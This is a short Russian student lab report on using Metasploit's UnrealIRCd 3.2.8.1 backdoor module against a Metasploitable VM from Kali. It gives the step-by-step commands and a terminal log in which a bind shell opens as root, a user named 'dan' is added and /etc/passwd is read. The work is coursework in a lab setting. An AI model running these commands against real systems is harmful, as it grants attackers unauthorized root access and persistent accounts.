

## **ЛАБОРАТОРНАЯ РАБОТА №6 .**

# **ИСПОЛЬЗОВАНИЕ БЕКДОРА ПРОТОКОЛА UNREALIRCД 3.2.8.1.**


**Выполнил Трофимов Даниил 11-902.**

### **Ход работы:**

1. Были развернуты виртуальные машины Kali Linux и Metasploitable, подготовленные в рамках выполнения предыдущих лабораторных работ, а также проверена корректность их работоспособности
2. Атака на Metasploitable. Сканирование портов Metasploitable. Было произведено сканирование портов Metasploitable
3. Активация эксплоита для использования уязвимости UnrealIRCД. В терминале атакующей машины запущена консоль фреймворка Metasploitable;
4. Был выведен список эксплоитов по использованию уязвимостей пакета unreal, имеющихся во фреймворке metasploit, с помощью команды search unreal;
5. Запущен эксплоит с помощью команды use exploit/unix/irc/unreal\_ircd\_3281\_backdoor;
6. Был выведен список доступных опций для эксплоита с помощью команды show options;
7. Установлены значения параметров следующим образом: RHOST MS\_IP;
8. Активирован эксплоит командой exploit;
9. Проверка успешности атаки, определение имя хоста (имя машины-жертвы), информации о ядре

операционной системы, о системном пользователе, от чьего имени осуществлено соединение с системой.

## РЕЗУЛЬТАТ РАБОТЫ:



```
root@kali: ~  
File Actions Edit View Help  
last opened session  
  
msf6 > use exploit/unix/irc/unreal_ircd_3281_backdoor  
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOST 192.168.11.130  
RHOST => 192.168.11.130  
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/bind_ruby  
payload => cmd/unix/bind_ruby  
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit  
  
[*] 192.168.11.130:6667 - Connected to 192.168.11.130:6667 ...  
      :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...  
[*] 192.168.11.130:6667 - Sending backdoor command ...  
[*] Started bind TCP handler against 192.168.11.130:4444  
[*] Command shell session 1 opened (192.168.11.129:44185 -> 192.168.11.130:4444) at 2022-05-30 19:18:16 -0400  
  
whoami  
root  
useradd -m -d /home/dan -c "Hacked Unreal" -s /bin/bash dan  
grep dan /etc/passwd  
dan:x:1004:1004:Hacked Unreal:/home/dan:/bin/bash  
date  
Mon May 30 18:47:12 EDT 2022  
echo "Trofimov Daniil 11-902"  
Trofimov Daniil 11-902
```